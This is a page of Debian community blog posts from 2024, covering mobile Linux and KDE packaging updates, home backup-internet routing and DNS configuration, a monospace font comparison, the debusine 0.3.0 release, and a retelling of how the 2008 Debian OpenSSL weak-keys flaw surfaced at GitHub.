Search Results: "oku"

1 August 2024

Guido G nther: Free Software Activities July 2024

A short status update on what happened on my side last month. Looking at unified push support for Chatty prompted some libcmatrix fixes and Chatty improvements (benefiting other protocols like SMS/MMS as well). The Bluetooth status page in Phosh was a slightly larger change code wise as we also enhanced our common widgets for building status pages, simplifying the Wi-Fi status page and making future status pages simpler. But as usual investigating bugs, reviewing patches (thanks!) and keeping up with the changing world around us is what ate most of the time. Phosh A Wayland Shell for mobile devices Phoc A Wayland compositor for mobile devices libphosh-rs Phosh Rust bindings phosh-osk-stub A on screen keyboard for Phosh phosh-mobile-settings phosh-wallpapers Wallpapers, Sounds and other artwork git-buildpackage Suite to help with Debian packages in Git repositories Whatmaps Tool to find processes mapping shared objects Debian The universal operating system Mobian A Debian derivative for mobile devices Calls PSTN and SIP calls for GNOME Livi Minimalistic video player targeting mobile devices libcall-ui Common user interface parts for call handling in GNOME and Phosh. feedbackd DBus service for haptic/visual/audio feedback Chatty Messaging application for mobile and desktop libcmatrix A matrix client client library Eigenvalue A libcmatrix test client Help Development If you want to support my work see donations. This includes list of hardware we want to improve support for.

28 July 2024

Scarlett Gately Moore: KDE Snaps, Kubuntu, Debian updates and Oh no, not again..

This week our family suffered another loss with my brother in-law. We will miss him dearly. On our way down to Phoenix to console our nephew that just lost his dad our car blew up. Last week we were in a roll over accident that totaled our truck and left me with a broken arm. We are now in great need of a new vehicle. Please consider donating to this fund: https://gofund.me/033eb25d . Kubuntu is out of money and I am between work packages with the project . We are 50 miles away from the closest town for supplies, essentials such as water requires a vehicle. I have had bad years before ( covid ) in which I lost my beloved job at Blue Systems. I made a vow to myself to never let my personal life affect my work again. I have so far kept that promise to myself and without further ado I present to you my work. Kubuntu: Debian: KDE Snaps: Please note: for the most part the Qt6 snaps are in edge except the few in the project that are heavily tested. Please help test the edge snaps so I can promote them. WIP Snaps or MR s made Please note that 95% of the snaps are free-time work. The project covers 5. I am going as fast as I can between Kubuntu/Debian and the project commitments. Not to mention I have only one arm! My GSOC student is also helping which you can read all about here: https://soumyadghosh.github.io/website/interns/gsoc-2024/gsoc-week-3-week-7/ There is still much work to do in Kubuntu to be Plasma 6 ready for Oracular and they are out of funds. I will still continue my work regardless, but please consider donating until we can procure a consistent flow of funding : https://kubuntu.org/donate/ Thank you for reading and have a blessed day!

27 June 2024

Jonathan McDowell: Sorting out backup internet #4: IPv6

The final piece of my 5G (well, 4G) based based backup internet connection I needed to sort out was IPv6. While Three do support IPv6 in their network they only seem to enable it for certain devices, and the MC7010 is not one of those devices, even though it also supports IPv6. I use v6 a lot - over 50% of my external traffic, last time I looked. One suggested option was that I could drop the IPv6 Router Advertisements when the main external link went down, but I have a number of internal services that are only presented on v6 addresses so I needed to ensure clients in the house continued to have access to those. As it happens I ve used the Hurricane Electric IPv6 Tunnel Broker in the past, so my pass was re-instating that. The 5G link has a real external IPv4 address, and it s possible to update the endpoint using a simple HTTP GET. I added the following to my /etc/dhcp/dhclient-exit-hooks.d/modem-interface-route where we are dealing with an interface IP change:
# Update IPv6 tunnel with Hurricane Electric
curl --interface $interface 'https://username:password@ipv4.tunnelbroker.net/nic/update?hostname=1234'
I needed some additional configuration to bring things up, so /etc/network/interfaces got the following, configuring the 6in4 tunnel as well as the low preference default route, and source routing via the 5g table, similar to IPv4:
pre-up ip tunnel add he-ipv6 mode sit remote 216.66.80.26
pre-up ip link set he-ipv6 up
pre-up ip addr add 2001:db8:1234::2/64 dev he-ipv6
pre-up ip -6 rule add from 2001:db8:1234::/64 lookup 5g
pre-up ip -6 route add default dev he-ipv6 table 5g
pre-up ip -6 route add default dev he-ipv6 metric 1000
post-down ip tunnel del he-ipv6
We need to deal with IPv4 changes in for the tunnel endpoint, so modem-interface-route also got:
ip tunnel change he-ipv6 local $new_ip_address
/etc/nftables.conf had to be taught to accept the 6in4 packets from the tunnel in the input chain:
# Allow HE tunnel
iifname "sfp.31" ip protocol 41 ip saddr 216.66.80.26 accept
Finally, I had to engage in something I never thought I d deal with; IPv6 NAT. HE provide a /48, and my FTTP ISP provides me with a /56, so this meant I could do a nice stateless 1:1 mapping:
table ip6 nat  
  chain postrouting  
    type nat hook postrouting priority 0
    oifname "he-ipv6" snat ip6 prefix to ip6 saddr map   2001:db8:f00d::/56 : 2001:db8:666::/56  
   
 
This works. Mostly. The problem is that HE, not unreasonably, expect your IPv4 address to be pingable. And it turns out Three have some ranges that this works on, and some that it doesn t. Which means it s a bit hit and miss whether you can setup the tunnel. I spent a while trying to find an alternative free IPv6 tunnel provider with a UK endpoint. There s less call for them these days, so I didn t manage to find any that actually worked (or didn t have a similar pingable requirement). I did consider whether I wanted to end up with routes via a VM, as I described in the failover post, but looking at costings for VMs with providers who could actually give me an IPv6 range I decided the cost didn t make it worthwhile; the VM cost ended up being more than the backup SIM is costing monthly. Finally, it turns out happy eyeballs mostly means that when the 5G ends up on an IP that we can t setup the IPv6 tunnel on, things still mostly work. Browser usage fails over quickly and it s mostly my own SSH use that needs me to force IPv4. Purists will groan, but this turns out to be an acceptable trade-off for me, at present. Perhaps if I was seeing frequent failures the diverse routes approach to a VM would start to make sense, but for now I m pretty happy with the configuration in terms of having a mostly automatic backup link take over when the main link goes down.

5 June 2024

Scarlett Gately Moore: Kubuntu, KDE, Debian: I am still here, in loving memory of my brother.

I am still here, busy as ever, I just haven t found the inspiration to blog. So soon after the loss of my son, I have lost my only brother a couple weeks ago. It has been a tough year for our family. Thank you everyone for you love and support during this difficult time. I will do my best in re-capping my work, there has been quite a bit as I am keeping busy with work so I don t dwell to much on the sadness. KDE Snaps: Trying to debug the unable to save files breakage in the latest Krita builds without luck. KisOpenGLCanvas
Renderer::reportFailedShaderCompilation\[0m: Shad
er Compilation Failure: "Failed to add vertex sh
ader source from file: matrix_transform.vert - Ca
use: "
I have implemented everything from https://snapcraft.io/docs/gpu-support , it has worked for years and now suddenly it just stopped. I have had to put it on hold for now, it is unpaid work and I simply don t have time. With the help of my GSOC student we are improving the Qt6 snap MR: https://invent.kde.org/neon/snap-packaging/kde-qt6-core-sdk/-/merge_requests/3 and many improvements on top of that. This exposed many issues with the kf6 snap and the linking to static libs. Those are being worked on now. Updated qt to 6.7.1 Qt6 apps in the works: okular, ark, gwenview, kwrited, elisa Kubuntu: So many SRu s for the Noble release, I will probably miss a few. https://bugs.launchpad.net/ubuntu/+source/ark/+bug/2068491 Ark cannot open 7-zip files. Sadly the patches were for qt6, waiting for a qt5 port upstream. https://bugs.launchpad.net/ubuntu/noble/+source/merkuro/+bug/2065063 Crash due to missing qml. Fix is in git, no upload rights. Requested sponsor. https://bugs.launchpad.net/ubuntu/+source/tellico/+bug/2065915 Several applications no longer work on architectures that are not amd64 due to hard coded paths. All fixed in git. Several uploaded to oracular, several sponsorship has been requested. Noble updates rejected despite SRU, going to retry. https://bugs.launchpad.net/ubuntu/+source/sddm/+bug/2066275 The dreaded black screen on second boot bug is fixed in git and oracular. Noble was rejected despite the SRU. Will retry. https://bugs.launchpad.net/ubuntu/+source/kubuntu-meta/+bug/2066028 Broken systray submenus. Fixed in git and oracular. Noble rejected despite SRU. Will retry. https://bugs.launchpad.net/ubuntu/+source/plasma-workspace/+bug/2067747 Long standing bug with plasma not loading with lightdm. Fixed in git and oracular. Noble rejected will retry. https://bugs.launchpad.net/ubuntu/+source/plasma-workspace/+bug/2067742 CVE-2024-36041Fixed in git and oracular, noble rejected, will retry. And many more I am applying for MOTU in hopes it will reduce all of my uploading issues. https://wiki.ubuntu.com/scarlettmoore/MOTUApplication Debian: kf6-knotifications and kapidox. Will jump into Plasma 6 next week ! Misc: Went to LinuxFest Northwest with Valorie! We had a great time and it was a huge success, we had many people stop by our booth.
As usual, if you like my work and want to see Plasma 6 in Kubuntu it all depends on you! Kubuntu will be out of funds soon and needs donations! Thank you for your consideration. https://kubuntu.org/donate/ Personal: Support for my grandson: https://www.gofundme.com/f/in-loving-memory-of-william-billy-dean-scalf

29 May 2024

Antoine Beaupr : Playing with fonts again

I am getting increasingly frustrated by Fira Mono's lack of italic support so I am looking at alternative fonts again.

Commit Mono This time I seem to be settling on either Commit Mono or Space Mono. For now I'm using Commit Mono because it's a little more compressed than Fira and does have a italic version. I don't like how Space Mono's parenthesis (()) is "squarish", it feels visually ambiguous with the square brackets ([]), a big no-no for my primary use case (code). So here I am using a new font, again. It required changing a bunch of configuration files in my home directory (which is in a private repository, sorry) and Emacs configuration (thankfully that's public!). One gotcha is I realized I didn't actually have a global font configuration in Emacs, as some Faces define their own font family, which overrides the frame defaults. This is what it looks like, before:
A dark terminal showing the test sheet in Fira Mono Fira Mono
After:
A dark terminal showing the test sheet in Fira Mono Commit Mono
(Notice how those screenshots are not sharp? I'm surprised too. The originals look sharp on my display, I suspect this is something to do with the Wayland transition. I've tried with both grim and flameshot, for what its worth.) They are pretty similar! Commit Mono feels a bit more vertically compressed maybe too much so, actually -- the line height feels too low. But it's heavily customizable so that's something that's relatively easy to fix, if it's really a problem. Its weight is also a little heavier and wider than Fira which I find a little distracting right now, but maybe I'll get used to it. All characters seem properly distinguishable, although, if I'd really want to nitpick I'd say the and are too different, with the latter (REGISTERED SIGN) being way too small, basically unreadable here. Since I see this sign approximately never, it probably doesn't matter at all. I like how the ampersand (&) is more traditional, although I'll miss the exotic one Fira produced... I like how the back quotes ( , GRAVE ACCENT) drop down low, nicely aligned with the apostrophe. As I mentioned before, I like how the bar on the "f" aligns with the other top of letters, something in Fira mono that really annoys me now that I've noticed it (it's not aligned!).

A UTF-8 test file Here's the test sheet I've made up to test various characters. I could have sworn I had a good one like this lying around somewhere but couldn't find it so here it is, I guess.
US keyboard coverage:
abcdefghijklmnopqrstuvwxyz 1234567890-=[]\;',./
ABCDEFGHIJKLMNOPQRSTUVWXYZ~!@#$%^&*()_+ :"<>?
latin1 coverage:  
EURO SIGN, TRADE MARK SIGN:  
ambiguity test:
e coC0ODQ iI71lL! 
b6G&0B83  []() /\. 
zs$S52Z%   '" 
all characters in a sentence, uppercase:
the quick fox jumps over the lazy dog
THE QUICK FOX JUMPS OVER THE LAZY DOG
same, in french:
Portez ce vieux whisky au juge blond qui fume.
d s no l, o  un z phyr ha  me v t de gla ons w rmiens, je d ne
d exquis r tis de b uf au kir,   l a  d ge m r, &c tera.
D S NO L, O  UN Z PHYR HA  ME V T DE GLA ONS W RMIENS, JE D NE
D EXQUIS R TIS DE B UF AU KIR,   L A  D GE M R, &C TERA.
Ligatures test:
-<< -< -<- <-- <--- <<- <- -> ->> --> ---> ->- >- >>-
=<< =< =<= <== <=== <<= <= => =>> ==> ===> =>= >= >>=
<-> <--> <---> <----> <=> <==> <===> <====> :: ::: __
<~~ </ </> /> ~~> == != /= ~= <> === !== !=== =/= =!=
<: := *= *+ <* <*> *> <  < >  > <. <.> .> +* =* =: :>
(* *) /* */ [   ]     ++ +++ \/ /\  - -  <!-- <!---
Box drawing alignment tests:


Dashes alignment test:
HYPHEN-MINUS, MINUS SIGN, EN, EM DASH, HORIZONTAL BAR, LOW LINE
--------------------------------------------------


__________________________________________________
Update: here is another such sample sheet, it's pretty good and has support for more languages while being still relatively small. So there you have it, got completely nerd swiped by typography again. Now I can go back to writing a too-long proposal again. Sources and inspiration for the above:
  • the unicode(1) command, to lookup individual characters to disambiguate, for example, - (U+002D HYPHEN-MINUS, the minus sign next to zero on US keyboards) and (U+2212 MINUS SIGN, a math symbol)
  • searchable list of characters and their names - roughly equivalent to the unicode(1) command, but in one page, amazingly the /usr/share/unicode database doesn't have any one file like this
  • bits/UTF-8-Unicode-Test-Documents - full list of UTF-8 characters
  • UTF-8 encoded plain text file - nice examples of edge cases, curly quotes example and box drawing alignment test which, incidentally, showed me I needed specific faces customisation in Emacs to get the Markdown code areas to display properly, also the idea of comparing various dashes
  • sample sentences in many languages - unused, "Sentences that contain all letters commonly used in a language"
  • UTF-8 sampler - unused, similar

Other fonts In my previous blog post about fonts, I had a list of alternative fonts, but it seems people are not digging through this, so I figured I would redo the list here to preempt "but have you tried Jetbrains mono" kind of comments. My requirements are:
  • no ligatures: yes, in the previous post, I wanted ligatures but I have changed my mind. after testing this, I find them distracting, confusing, and they often break the monospace nature of the display
  • monospace: this is to display code
  • italics: often used when writing Markdown, where I do make use of italics... Emacs falls back to underlining text when lacking italics which is hard to read
  • free-ish, ultimately should be packaged in Debian
Here is the list of alternatives I have considered in the past and why I'm not using them:
  • agave: recommended by tarzeau, not sure I like the lowercase a, a bit too exotic, packaged as fonts-agave
  • Cascadia code: optional ligatures, multilingual, not liking the alignment, ambiguous parenthesis (look too much like square brackets), new default for Windows Terminal and Visual Studio, packaged as fonts-cascadia-code
  • Fira Code: ligatures, was using Fira Mono from which it is derived, lacking italics except for forks, interestingly, Fira Code succeeds the alignment test but Fira Mono fails to show the X signs properly! packaged as fonts-firacode
  • Hack: no ligatures, very similar to Fira, italics, good alternative, fails the X test in box alignment, packaged as fonts-hack
  • Hermit: no ligatures, smaller, alignment issues in box drawing and dashes, packaged as fonts-hermit somehow part of cool-retro-term
  • IBM Plex: irritating website, replaces Helvetica as the IBM corporate font, no ligatures by default, italics, proportional alternatives, serifs and sans, multiple languages, partial failure in box alignment test (X signs), fancy curly braces contrast perhaps too much with the rest of the font, packaged in Debian as fonts-ibm-plex
  • Inconsolata: no ligatures, maybe italics? more compressed than others, feels a little out of balance because of that, packaged in Debian as fonts-inconsolata
  • Intel One Mono: nice legibility, no ligatures, alignment issues in box drawing, not packaged in Debian
  • Iosevka: optional ligatures, italics, multilingual, good legibility, has a proportional option, serifs and sans, line height issue in box drawing, fails dash test, not in Debian
  • Jetbrains Mono: (mandatory?) ligatures, good coverage, originally rumored to be not DFSG-free (Debian Free Software Guidelines) but ultimately packaged in Debian as fonts-jetbrains-mono
  • Monoid: optional ligatures, feels much "thinner" than Jetbrains, not liking alignment or spacing on that one, ambiguous 2Z, problems rendering box drawing, packaged as fonts-monoid
  • Mononoki: no ligatures, looks good, good alternative, suggested by the Debian fonts team as part of fonts-recommended, problems rendering box drawing, em dash bigger than en dash, packaged as fonts-mononoki
  • Source Code Pro: italics, looks good, but dash metrics look whacky, not in Debian
  • spleen: bitmap font, old school, spacing issue in box drawing test, packaged as fonts-spleen
  • sudo: personal project, no ligatures, zero originally not dotted, relied on metrics for legibility, spacing issue in box drawing, not in Debian
So, if I get tired of Commit Mono, I might probably try, in order:
  1. Hack
  2. Jetbrains Mono
  3. IBM Plex Mono
Iosevka, Monoki and Intel One Mono are also good options, but have alignment problems. Iosevka is particularly disappointing as the EM DASH metrics are just completely wrong (much too wide). This was tested using the Programming fonts site which has all the above fonts, which cannot be said of Font Squirrel or Google Fonts, amazingly. Other such tools:

24 May 2024

Freexian Collaborators: Discover release 0.3.0 of the debusine software factory (by Colin Watson)

Debusine is a Free Software project developed by Freexian to manage scheduling and distribution of Debian-related tasks to a network of worker machines. It was started some time back, but its development pace has recently increased significantly thanks to funding from the Sovereign Tech Fund. You can read more about it in its documentation. For more background, Enrico Zini and Carles Pina i Estany gave a talk on Debusine in November 2023 at the mini-DebConf in Cambridge. We described the work from our first funded milestone in a post to debian-devel-announce in March. We ve recently finished work on our second funded milestone, culminating in releasing version 0.3.0 to unstable. Our focus on this milestone was on new building blocks to allow us to automatically orchestrate QA tasks in bulk. Full details are in our release history document. As usual, debusine.debian.net is up to date with our latest work.

Collections In the previous milestone, debusine could store artifacts and run tasks against those artifacts. However, on its own this required the user to do a lot of manual work, because the only way to refer to an artifact was by its ID. We now have the concept of a collection, which can store references to other artifacts (or indeed to other collections) with some attached metadata. These are structured by category, so for example a debian:suite collection contains references to source and binary package artifacts with their names, versions, and architectures as metadata. This allows us to look up artifacts using a simple query language instead of just by ID. At the moment, the main visible effect of this is that our Getting started with debusine tutorial no longer needs users of debusine.debian.net to create their own build environments before being able to submit other work requests: they can refer to existing environments using something like debian/match:codename=trixie:variant=sbuild instead. We also have a basic user interface allowing you to browse existing collections, accessible via the relevant workspace (such as the default System workspace).

Workflows We ve always known that individual tasks were just a starting point: real-world requirements often involve chaining many tasks together, as many Debian developers already do using the Salsa CI pipeline. debusine intends to approach a similar problem from a different angle, defining common workflows that can be applied at the scale of a whole distribution without being tightly coupled to where each package s code is hosted. In time we intend to define a way for users to specify their own workflows, but rather than getting too bogged down in this we started by building a couple of predefined workflows into debusine. The update_environments workflow is used to create multiple build environments in bulk, while the sbuild workflow builds a source package for all the architectures that it supports and for which debusine has workers. (debusine.debian.net currently has amd64 and arm64 workers, supporting the amd64, arm64, armel, armhf, and i386 architectures between them.) Upcoming work will build on this by adding more workflows that chain tasks together in various ways, such as workflows that build a package and run QA tasks on the results, or a workflow that builds a package and uploads the result to an upload queue.

Next steps Our next planned milestone involves expanding debusine s capability as a build daemon. For that, we already know that there are a number of specific extra workflow steps we need to add, and we ve reached out to some members of Debian s buildd team to ask for feedback on what they consider necessary. We hope to be able to replace some of Freexian s own build infrastructure with debusine in the near future.

1 May 2024

Colin Watson: Free software activity in April 2024

My Debian contributions this month were all sponsored by Freexian. You can support my work directly via Liberapay.

25 April 2024

Jonathan McDowell: Sorting out backup internet #3: failover

With local recursive DNS and a 5G modem in place the next thing was to work on some sort of automatic failover when the primary FTTP connection failed. My wife works from home too and I sometimes travel so I wanted to make sure things didn t require me to be around to kick them into switch the link in use. First, let s talk about what I didn t do. One choice to try and ensure as seamless a failover as possible would be to get a VM somewhere out there. I d then run Wireguard tunnels over both the FTTP + 5G links to the VM, and run some sort of routing protocol (RIP, OSPF?) over the links. Set preferences such that the FTTP is preferred, NAT v4 to the VM IP, and choose somewhere that gave me a v6 range I could just use directly. This has the advantage that I m actively checking link quality to the outside work, rather than just to the next hop. It also means, if the failover detection is fast enough, that existing sessions stay up rather than needing re-established. The downsides are increased complexity, adding another point of potential failure (the VM + provider), the impact on connection quality (even with a decent endpoint it s an extra hop and latency), and finally the increased cost involved. I can cope with having to reconnect my SSH sessions in the event of a failure, and I d rather be sure I can make full use of the FTTP connection, so I didn t go this route. I chose to rely on local link failure detection to provide the signal for failover, and a set of policy routing on top of that to make things a bit more seamless. Local link failure turns out to be fairly easy. My FTTP is a PPPoE configuration, so in /etc/ppp/peers/aquiss I have:
lcp-echo-interval 1
lcp-echo-failure 5
lcp-echo-adaptive
Which gives me a failover of ~ 5s if the link goes down. I m operating the 5G modem in bridge rather than router mode, which means I get the actual IP from the 5G network via DHCP. The DHCP lease the modem hands out is under a minute, and in the event of a network failure it only hands out a 192.168.254.x IP to talk to its web interface. As the 5G modem is the last resort path I choose not to do anything special with this, but the information is at least there if I need it. To allow both interfaces to be up and the FTTP to be preferred I m simply using route metrics. For the PPP configuration that s:
defaultroute-metric 100
and for the 5G modem I have:
iface sfp.31 inet dhcp
    metric 1000
    vlan-raw-device sfp
There s a wrinkle in that pppd will not replace an existing default route, so I ve created /etc/ppp/ip-up.d/default-route to ensure it s added:
#!/bin/bash
[ "$PPP_IFACE" = "pppoe-wan" ]   exit 0
# Ensure we add a default route; pppd will not do so if we have
# a lower pref route out the 5G modem
ip route add default dev pppoe-wan metric 100   true
Additionally, in /etc/dhcp/dhclient.conf I ve disabled asking for any server details (DNS, NTP, etc) - I have internal setups for the servers I want, and don t want to be trying to select things over the 5G link by default. However, what I do want is to be able to access the 5G modem web interface and explicitly route some traffic out that link (e.g. so I can add it to my smokeping tests). For that I need some source based routing. First step, add a 5g table to /etc/iproute2/rt_tables:
16  5g
Then I ended up with the following in /etc/dhcp/dhclient-exit-hooks.d/modem-interface-route, which is more complex than I d like but seems to do what I want:
#!/bin/sh
case "$reason" in
    BOUND RENEW REBIND REBOOT)
        # Check if we've actually changed IP address
        if [ -z "$old_ip_address" ]  
           [ "$old_ip_address" != "$new_ip_address" ]  
           [ "$reason" = "BOUND" ]   [ "$reason" = "REBOOT" ]; then
            if [ ! -z "$old_ip_address" ]; then
                ip rule del from $old_ip_address lookup 5g
            fi
            ip rule add from $new_ip_address lookup 5g
            ip route add default dev sfp.31 table 5g   true
            ip route add 192.168.254.1 dev sfp.31 2>/dev/null   true
        fi
    ;;
    EXPIRE)
        if [ ! -z "$old_ip_address" ]; then
            ip rule del from $old_ip_address lookup 5g
        fi
    ;;
    *)
    ;;
esac
What does all that aim to do? We want to ensure traffic directed to the 5G WAN address goes out the 5G modem, so I can SSH into it even when the main link is up. So we add a rule directing traffic from that IP to hit the 5g routing table, and a default route in that table which uses the 5G link. There s no configuration for the FTTP connection in that table, so if the 5G link is down the traffic gets dropped, which is what we want. We also configure 192.168.254.1 to go out the link to the modem, as that s where the web interface lives. I also have a curl callout (curl --interface sfp.31 to ensure it goes out the 5G link) after the routes are configured to set dynamic DNS with Mythic Beasts, which helps with knowing where to connect back to. I seem to see IP address changes on the 5G link every couple of days at least. Additionally, I have an entry in the interfaces configuration carving out the top set of the netblock my smokeping server is in:
    up ip rule add from 192.0.2.224/27 lookup 5g
My smokeping /etc/smokeping/config.d/Probes file then looks like:
*** Probes ***
+ FPing
binary = /usr/bin/fping
++ FPingNormal
++ FPing5G
sourceaddress = 192.0.2.225
+ FPing6
binary = /usr/bin/fping
which allows me to use probe = FPing5G for targets to test them over the 5G link. That mostly covers the functionality I want for a backup link. There s one piece that isn t quite solved, however, IPv6, which can wait for another post.

12 April 2024

NOKUBI Takatsugu: mailman3-web error when upgrading to bookworm

I tried to upgrade bullseye machien to bookworm, so I got the following error:
File /usr/lib/python3/dist-packages/django/contrib/auth/mixins.py , line 5, in
from django.contrib.auth.views import redirect_to_login
File /usr/lib/python3/dist-packages/django/contrib/auth/views.py , line 20, in
from django.utils.http import (
ImportError: cannot import name url_has_allowed_host_and_scheme from django.utils.http (/usr/lib/python3/dist-packages/django/utils/http.py) During handling of the above exception, another exception occurred:
It is similar to #1000810, but it is already closed. My solution is: I tried to send to the report, but it rerutns 550 Unknown or archived bug

11 April 2024

Jonathan McDowell: Sorting out backup internet #1: recursive DNS

I work from home these days, and my nearest office is over 100 miles away, 3 hours door to door if I travel by train (and, to be honest, probably not a lot faster given rush hour traffic if I drive). So I m reliant on a functional internet connection in order to be able to work. I m lucky to have access to Openreach FTTP, provided by Aquiss, but I worry about what happens if there s a cable cut somewhere or some other long lasting problem. Worst case I could tether to my work phone, or try to find some local coworking space to use while things get sorted, but I felt like arranging a backup option was a wise move. Step 1 turned out to be sorting out recursive DNS. It s been many moons since I had to deal with running DNS in a production setting, and I ve mostly done my best to avoid doing it at home too. dnsmasq has done a decent job at providing for my needs over the years, covering DHCP, DNS (+ tftp for my test device network). However I just let it forward to my ISP s nameservers, which means if that link goes down it ll no longer be able to resolve anything outside the house. One option would have been to either point to a different recursive DNS server (Cloudfare s 1.1.1.1 or Google s Public DNS being the common choices), but I ve no desire to share my lookup information with them. As another approach I could have done some sort of failover of resolv.conf when the primary network went down, but then I would have to get into moving files around based on networking status and that felt a bit clunky. So I decided to finally setup a proper local recursive DNS server, which is something I ve kinda meant to do for a while but never had sufficient reason to look into. Last time I did this I did it with BIND 9 but there are more options these days, and I decided to go with unbound, which is primarily focused on recursive DNS. One extra wrinkle, pointed out by Lars, is that having dynamic name information from DHCP hosts is exceptionally convenient. I ve kept dnsmasq as the local DHCP server, so I wanted to be able to forward local queries there. I m doing all of this on my RB5009, running Debian. Installing unbound was a simple matter of apt install unbound. I needed 2 pieces of configuration over the default, one to enable recursive serving for the house networks, and one to enable forwarding of queries for the local domain to dnsmasq. I originally had specified the wildcard address for listening, but this caused problems with the fact my router has many interfaces and would sometimes respond from a different address than the request had come in on.
/etc/unbound/unbound.conf.d/network-resolver.conf
server:
  interface: 192.0.2.1
  interface: 2001::db8:f00d::1
  access-control: 192.0.2.0/24 allow
  access-control: 2001::db8:f00d::/56 allow

/etc/unbound/unbound.conf.d/local-to-dnsmasq.conf
server:
  domain-insecure: "example.org"
  do-not-query-localhost: no
forward-zone:
  name: "example.org"
  forward-addr: 127.0.0.1@5353

I then had to configure dnsmasq to not listen on port 53 (so unbound could), respond to requests on the loopback interface (I have dnsmasq restricted to only explicitly listed interfaces), and to hand out unbound as the appropriate nameserver in DHCP requests - once dnsmasq is not listening on port 53 it no longer does this by default.
/etc/dnsmasq.d/behind-unbound
interface=lo
port=5353
dhcp-option=option6:dns-server,[2001::db8:f00d::1]
dhcp-option=option:dns-server,192.0.2.1

With these minor changes in place I now have local recursive DNS being handled by unbound, without losing dynamic local DNS for DHCP hosts. As an added bonus I now get 10/10 on Test IPv6 - previously I was getting dinged on the ability for my DNS server to resolve purely IPv6 reachable addresses. Next step, actually sorting out a backup link.

9 April 2024

Matthew Palmer: How I Tripped Over the Debian Weak Keys Vulnerability

Those of you who haven t been in IT for far, far too long might not know that next month will be the 16th(!) anniversary of the disclosure of what was, at the time, a fairly earth-shattering revelation: that for about 18 months, the Debian OpenSSL package was generating entirely predictable private keys. The recent xz-stential threat (thanks to @nixCraft for making me aware of that one), has got me thinking about my own serendipitous interaction with a major vulnerability. Given that the statute of limitations has (probably) run out, I thought I d share it as a tale of how huh, that s weird can be a powerful threat-hunting tool but only if you ve got the time to keep pulling at the thread.

Prelude to an Adventure Our story begins back in March 2008. I was working at Engine Yard (EY), a now largely-forgotten Rails-focused hosting company, which pioneered several advances in Rails application deployment. Probably EY s greatest claim to lasting fame is that they helped launch a little code hosting platform you might have heard of, by providing them free infrastructure when they were little more than a glimmer in the Internet s eye. I am, of course, talking about everyone s favourite Microsoft product: GitHub. Since GitHub was in the right place, at the right time, with a compelling product offering, they quickly started to gain traction, and grow their userbase. With growth comes challenges, amongst them the one we re focusing on today: SSH login times. Then, as now, GitHub provided SSH access to the git repos they hosted, by SSHing to git@github.com with publickey authentication. They were using the standard way that everyone manages SSH keys: the ~/.ssh/authorized_keys file, and that became a problem as the number of keys started to grow. The way that SSH uses this file is that, when a user connects and asks for publickey authentication, SSH opens the ~/.ssh/authorized_keys file and scans all of the keys listed in it, looking for a key which matches the key that the user presented. This linear search is normally not a huge problem, because nobody in their right mind puts more than a few keys in their ~/.ssh/authorized_keys, right?

2008-era GitHub giving monkey puppet side-eye to the idea that nobody stores many keys in an authorized_keys file
Of course, as a popular, rapidly-growing service, GitHub was gaining users at a fair clip, to the point that the one big file that stored all the SSH keys was starting to visibly impact SSH login times. This problem was also not going to get any better by itself. Something Had To Be Done. EY management was keen on making sure GitHub ran well, and so despite it not really being a hosting problem, they were willing to help fix this problem. For some reason, the late, great, Ezra Zygmuntowitz pointed GitHub in my direction, and let me take the time to really get into the problem with the GitHub team. After examining a variety of different possible solutions, we came to the conclusion that the least-worst option was to patch OpenSSH to lookup keys in a MySQL database, indexed on the key fingerprint. We didn t take this decision on a whim it wasn t a case of yeah, sure, let s just hack around with OpenSSH, what could possibly go wrong? . We knew it was potentially catastrophic if things went sideways, so you can imagine how much worse the other options available were. Ensuring that this wouldn t compromise security was a lot of the effort that went into the change. In the end, though, we rolled it out in early April, and lo! SSH logins were fast, and we were pretty sure we wouldn t have to worry about this problem for a long time to come. Normally, you d think patching OpenSSH to make mass SSH logins super fast would be a good story on its own. But no, this is just the opening scene.

Chekov s Gun Makes its Appearance Fast forward a little under a month, to the first few days of May 2008. I get a message from one of the GitHub team, saying that somehow users were able to access other users repos over SSH. Naturally, as we d recently rolled out the OpenSSH patch, which touched this very thing, the code I d written was suspect number one, so I was called in to help.
The lineup scene from the movie The Usual Suspects They're called The Usual Suspects for a reason, but sometimes, it really is Keyser S ze
Eventually, after more than a little debugging, we discovered that, somehow, there were two users with keys that had the same key fingerprint. This absolutely shouldn t happen it s a bit like winning the lottery twice in a row1 unless the users had somehow shared their keys with each other, of course. Still, it was worth investigating, just in case it was a web application bug, so the GitHub team reached out to the users impacted, to try and figure out what was going on. The users professed no knowledge of each other, neither admitted to publicising their key, and couldn t offer any explanation as to how the other person could possibly have gotten their key. Then things went from weird to what the ? . Because another pair of users showed up, sharing a key fingerprint but it was a different shared key fingerprint. The odds now have gone from winning the lottery multiple times in a row to as close to this literally cannot happen as makes no difference.
Milhouse from The Simpsons says that We're Through The Looking Glass Here, People
Once we were really, really confident that the OpenSSH patch wasn t the cause of the problem, my involvement in the problem basically ended. I wasn t a GitHub employee, and EY had plenty of other customers who needed my help, so I wasn t able to stay deeply involved in the on-going investigation of The Mystery of the Duplicate Keys. However, the GitHub team did keep talking to the users involved, and managed to determine the only apparent common factor was that all the users claimed to be using Debian or Ubuntu systems, which was where their SSH keys would have been generated. That was as far as the investigation had really gotten, when along came May 13, 2008.

